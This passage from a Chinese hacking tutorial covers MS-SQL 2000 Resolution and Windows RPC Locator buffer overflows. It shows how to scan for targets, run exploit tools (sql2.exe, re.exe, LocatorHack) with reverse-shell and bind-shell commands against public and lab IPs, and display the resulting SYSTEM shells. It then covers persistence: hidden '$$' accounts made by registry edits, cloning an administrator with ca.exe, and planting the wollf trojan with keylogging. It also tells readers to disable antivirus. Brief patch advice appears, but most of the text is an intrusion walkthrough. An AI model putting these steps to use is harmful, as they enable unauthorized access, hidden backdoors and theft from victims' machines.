解决方法：强烈建议不要把sa用户默认设置为空口令，应该尽量使用复杂的口令，比如数字+字母+符号，因为sa系统带来的无法删除帐户，攻击者往往会利用字典暴力猜解sa的口令。如果已经把sa默认设置为空口令，那应该马上进入“控制台”，在SQL服务器的“安全性”→“登录”中修改其口令，如图9。如果你的SQL服务器的服务对象只是域内计算机，那建议把“身份验证模式”设置成“Windows身份验证模式”，这样安全性高一点。

11. MS-SQL Resolution远程溢出漏洞攻防

大家还记得2003年1月份的SQL蠕虫大爆发而导致全球互联网瘫痪事件吗！我们这里要讲的就是这个SQL蠕虫传播所利用的漏洞：Microsoft SQL Server 2000 Resolution服务远程栈缓冲区溢出漏洞。

漏洞情况：Microsoft SQL Server 2000支持在单个物理主机上伺服多个SQL服务器的实例，每个实例操作需要通过单独的服务，不过多个实例不能全部使用标准SQL服务会话端口(TCP 1433)，所以SQL Server Resolution服务操作监听在UDP 1434端口，提供一种使客户端查询适当的网络末端用于特殊的SQL服务实例的途径。而Microsoft SQL Server 2000的Resolution服务对用户提交的UDP包缺少正确的处理，远程攻击者可以利用这个漏洞进行基于栈的缓冲区溢出攻击。当SQL Server Resolution服务在UDP 1434端口接收到第一个字节设置为0x04的UDP包时，SQL监视线程会获取UDP包中的数据并使用此用户提供的信息来尝试打开注册表中的某一键值，如发送\x04\x41\x41\x41\x41类似的UDP包，SQL服务程序就会打开如下注册表键：HKLM\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion。攻击者可以通过在这个UDP包后追加大量字符串数据，当尝试打开这个字符串相对应的键值时，会发生基于栈的缓冲区溢出，通过包含“jmp esp”或者“call esp”指令的地址覆盖栈中保存的返回地址，可导致以SQL Server进程的权限在系统中执行任意指令，受这个漏洞影响的系统有：Microsoft SQL Server 2000 SP0/SP1/ SP2/ Desktop Engine。

漏洞检测：网上开放了MSSQL服务的主机比较多，由于MS-SQLserver的默认服务端口是1433，所以我们只要在网上寻找打开1433端口的主机，打开superscan，这是一个速度超快的最优秀的端口扫描器，大家应该很熟悉了，填入要扫描的IP段，MSSQL服务对应的端口是1433，所以再在扫描类型中选择“所有端口从”并填入“1433到1433”，开始扫描，不一会儿就找到了许多，如图1，当然找到了MS-SQL主机并不等于一定存在着这个漏洞，自从1.25蠕虫爆发后许多MS-SQL主机都打了补丁。




图1




图2

漏洞测试：找到MSSQL200主机后可以试着对它溢出，sql2.exe就是一个Win平台下此漏洞的溢出攻击工具，溢出后得到的shell回显到本地主机的功能，我们这里就用这个sql2.exe进行介绍如何用此漏洞取得系统访问权，真正想学习的新手们最好能仔细研究下溢出代码。

然后把sql2.exe和nc.exe拷贝到c盘下，随便说一下，nc.exe就是“瑞士军刀”netcat，我们这里用它来接收回显的信息，它是一个非常经典小巧的多功能的后门工具，有UNIX和WIN两个版本，我们这里用的是WIN版本（注意：NC好像不能在WIN XP下使用），大家使用时，杀毒软件可能会报警，没关系，把杀毒软件关了。好打开第一个DOS窗口，输入：

C:\>nc -l -p 53

这个命令是意思呢，参数l表示让nc监听本地端口，加上-p 53表示在本机上监听53端口，这样nc就开始工作了，如图2。当然你也可以让它监听其他端口，只要不与已用的端口重复就行。关于nc的具体用法大家可以输入：**nc -h**查看。接着，再开一个DOS窗口，先看看sql2.exe的用法：

Usage: C:\SQL2.EXE Target [<NCHost> <NCPort> <SQLSP>]

Target: 目标主机地址

<NCHost>: 本地主机地址

<NCPort>: nc监听的端口（我们刚才监听53）

<SQLSP>: 目标主机打的补丁版本

看明白了吗！如果你不知道你自己本地主机的IP，那可以在DOS下输入：**ipconfig**命令，在”ip address” 显示的就是你的IP地址，被攻击主机打的补丁版本要我们自己猜测，一般的Win2000都打了sp1或sp2，我们攻击时就先用1测试，1如果不成功的话，你就再试试0或2。好了，开始攻击，用刚才扫描到主机选一台当攻击对象，输入：

```
c:\sql2 61.*.3.17 211.163.69.174 53 1
……
Packet sent!(发送成功)
……
```

这样溢出数据包就发出去了，如图3，如果补丁信息正确而对方又没打补丁那就恭喜你，




图3

溢出成功后得到的shell已经重定向到你本地主机的53端口上了，快去看看刚才打开的用于NC监听的第一个DOS窗口，呵呵，看到了吗，如图4，呵呵，“Microsoft Windows 2000……C:\winnt\system32>”。这就是肉鸡的命令行操作符哦！你已经进入它的机器了，不信你dir，看看他硬盘里的东东，不是你自己的吧！




图4




图5

它开着IPC和默认共享连接，我们可以添加用户来留后门，不过直接用户的方法留后门很容易被管理员发现的。如果你真的想用NT帐户留作后门，可以用添加“隐身帐号”或“克隆”管理员帐号的方法。这里就随便说一下吧，添加“隐身帐号”的方法是这样的，先增加一个特别符号的帐户，例如"?$$" 这类的帐户。因为微软系统对于$字符都会过滤，这使得这些帐户用net user命令无法看到，但是如果打开电脑管理下的用户，还是可以看得一清二楚。不过我们只要在注册表中找到这个$$帐户对应的ID值，具体位置在KEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users将$$这个帐户对应的ID 例如0x4eb键值改为一个不存在的ID，例如改成0x6eb，那么这个$$的帐户就没有了ID了，重启后，用户管理界面里就看不到这个帐号了。至于“克隆系统帐户”我们可以借助小榕写的ca.exe，它可以将一个像guest这样的低权限的用户克隆为Administrator，而且在用户管理中查看不出来，例如这个系统中有一个管理员帐号是admin，密码是123456，那么只要：

```
C:\winnt\system32>ca \\127.0.0.1 admin 123456 (新密码)
(注意1270.0.1为主机“自己的IP”)
Clone Administrator, by netXeyes 2002/04/06
Written by netXeyes 2002, dansnow@21cn.com
Connect 127.0.0.1 ....OK
Get SID of guest....OK
Prepairing ....OK
Processing ....OK
Clean Up ....OK
```

这样guest就成为了超级用户，并具有和Administrator同样的设置(桌面、菜单等等)。

最后如果你不放心还可以最留个木马，我们这里wollf.exe，是一个安全焦点出品的命令行下的木马，它集telnet，文件传输、Ftp服务器、键盘记录、Sniffer、端口转发等功能于一身，是个好东东，运行后可以直接telnet上去操作。用net copy上传上去，然后运行wollf.木马：

C:\winnt\system32>wollf.exe

这样以后我们就能通过telnet 61.*.3.17.2.11 7614（7614是wollf的默认监听端口）来访问了系统，如图5，wollf具体用法可以用？询问，这样如果添加的用户名被发现也不要紧了。

漏洞消除：安装此漏洞相应补丁或者SP4补丁可以消除此漏洞，补丁下载地址：http://www.microsoft.com/Downloads/Release.asp?ReleaseID=40602，如果不能立刻安装补丁或者升级，请用防火墙、网关设备或者SQL Server主机上过滤掉非法IP地址对UDP/1434端口的访问。

12、Locator服务远程溢出漏洞攻防（Win XP）

漏洞情况：此漏洞全称Microsoft Windows RPC Locator服务远程缓冲区溢出漏洞。Windows PRC Locator服务是一款映射逻辑名称到网络特定名称的名字服务。客户端使用RPC（remote procedure call）远程过程调用Locator服务，Locator服务负责把客户提交的网络名解析转换为硬盘，打印机等计算机系统上实际资源的地址。如果某一个打印机服务器逻辑名为“laserprinter”，RPC客户端调用Locator服务来找出网络名所映射的“laserprinter”，RPC客户端在调用RPC服务的时候使用网络名来提交请求。

不过Locator服务在接收注册信息的时候，没有对Locator服务的参数进行详细检查，超长超大的参数可以导致服务程序触发缓冲区溢出，使Locator服务崩溃，精心构建提交数据可能以Locator服务进程的权限在系统上执行任意指令，而且攻击者获取的是System权限。




图1

默认情况下Windows 2000域控制器和Windows NT 4.0域控制器上Locator服务是默认运行，而下面的操作系统默认是不使用这个服务：Windows NT 4.0（工作站和成员服务器）、Windows 2000（工作站和成员服务器）、Windows XP，但是如果这些操作系统一旦启动了Locator服务就也存在着此漏洞，如图1。

受影响系统：

- Microsoft Windows XP SP1
- Microsoft Windows XP 64-bit SP1
- Microsoft Windows NT 4.0 SP6a
- Microsoft Windows 2000 SP1/SP2 / SP3

漏洞检测：RPC Locator服务远程缓冲区溢出漏洞是近期被发现的，现在一些网上广泛使用的扫描程序流光和x-scan等还没来得及将其纳入扫描的模块中，要检测是否存在RPC Locator服务远程溢出漏洞可以使用此漏洞的专用扫描程序。

Locator Scanner就是一个专门用来扫描此漏洞的命令行下运行的扫描程序。它的用法是：

```
C:\>rpc IPAddress-Start IPAddress-End
IPAddress-Start ：扫描开始的IP地址
IPAddress-End：扫描结束的IP地址
```

举个例子：C:\>rpc 10.1.1.1 10.1.1.254

这样就是扫描10.1.1.1到10.1.1.254的网段内的主机，要注意的是Locator Scanner只能扫描C类网络地址。掌握用法后我们就来正式开始扫描主机了，扫描对象当然还是我们的可怜的实验主机们，呵呵，把Locator Scanner拷贝到D盘下，然后在cmd中输入：

C:\>rpc 192.168.0.1 192.168.0.254

扫描开始，过了一会儿，程序显示：“192.168.0.2: **** Locator Service is running! ****”，如图2，这样我们就找到了一个运行了Locator Service的主机。




图2

测试攻击：已经检测到有漏洞的主机，下面我们来如何利用RPC Locator服务的漏洞进行远程入侵！网上有不少关于RPC Locator远程入侵的方法，有朋友可能在使用一个根据老外写rpcexp.c编译的溢出程序，如图3。这个程序攻击时非常地麻烦，首先要修改本地注册表的如下两个键值：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc\NameService\NetworkAddress=w2khost

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc\NameService\ServerNetworkAddress = w2khost




图3




图4

然后还要手工与对方建立空连接：**net use \\targethost\ipc$ "" /u:""**，最后才能进行溢出攻击后得到一个5151端口的cmdshell。很麻烦吧，所以建议大家别盲目崇拜老外的东西，国内许多黑客写的RPC Locator溢出程序都非常简单方便，建议用它们。Re.exe是天行出品的Locator溢出程序，它只要填入相关攻击信息后它会自动完成攻击过程、溢出得到远程获取system权限，它的用法是：

```
usage：re -h host
-p bind port (default：138)
-u username (default：NULL user)
-o password (defalut：NULL pass)
-t OsType  (default：0)
-g direct to shell 0:nothing 1:go (default：0)
OsType：
0 ： Windows 2000 SP0-SP3
例子：
re -h 192.168.0.2
```

命令的意思：对192.168.0.2主机进行溢出，其他信息都用默认设置，如图4，溢出攻击成功，出现Shell命令提示符：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
D:\WINNT\system32>
```

这样攻击过程就简单多了，连接IPC连接等过程都是程序自动完成的，而且还可以自定义溢出后绑定shell的端口，溢出后得到的Shell也是system权限的。不过不知道为什么re.exe溢出程序不支持WinXP系统，前面我们在漏洞描述中已经讲了WinXP的Locater服务也存在着这个漏洞，如果你想对WinXP进行溢出测试，你可以用Sunx写的locatorhack.exe来溢出，它不但支持Win XP系统，而且还支持多种语言版本，它的用法是：




图5

```
usage：LocatorHack <-h Host> <-v OSVer>
<-l OSLanguage> <-s OSSP> <-r connec
k host> <-p connectback port>
OS Version：
winnt：          1
win2k：          2
winxp：          3
```

OS Language:
english: 1
chinese: 2
japanese: 3

如图5，如果测试对象是WinXP只要在<-vOSVer>上填3就行，其他攻击过程与re.exe差不多，就不赘述了。

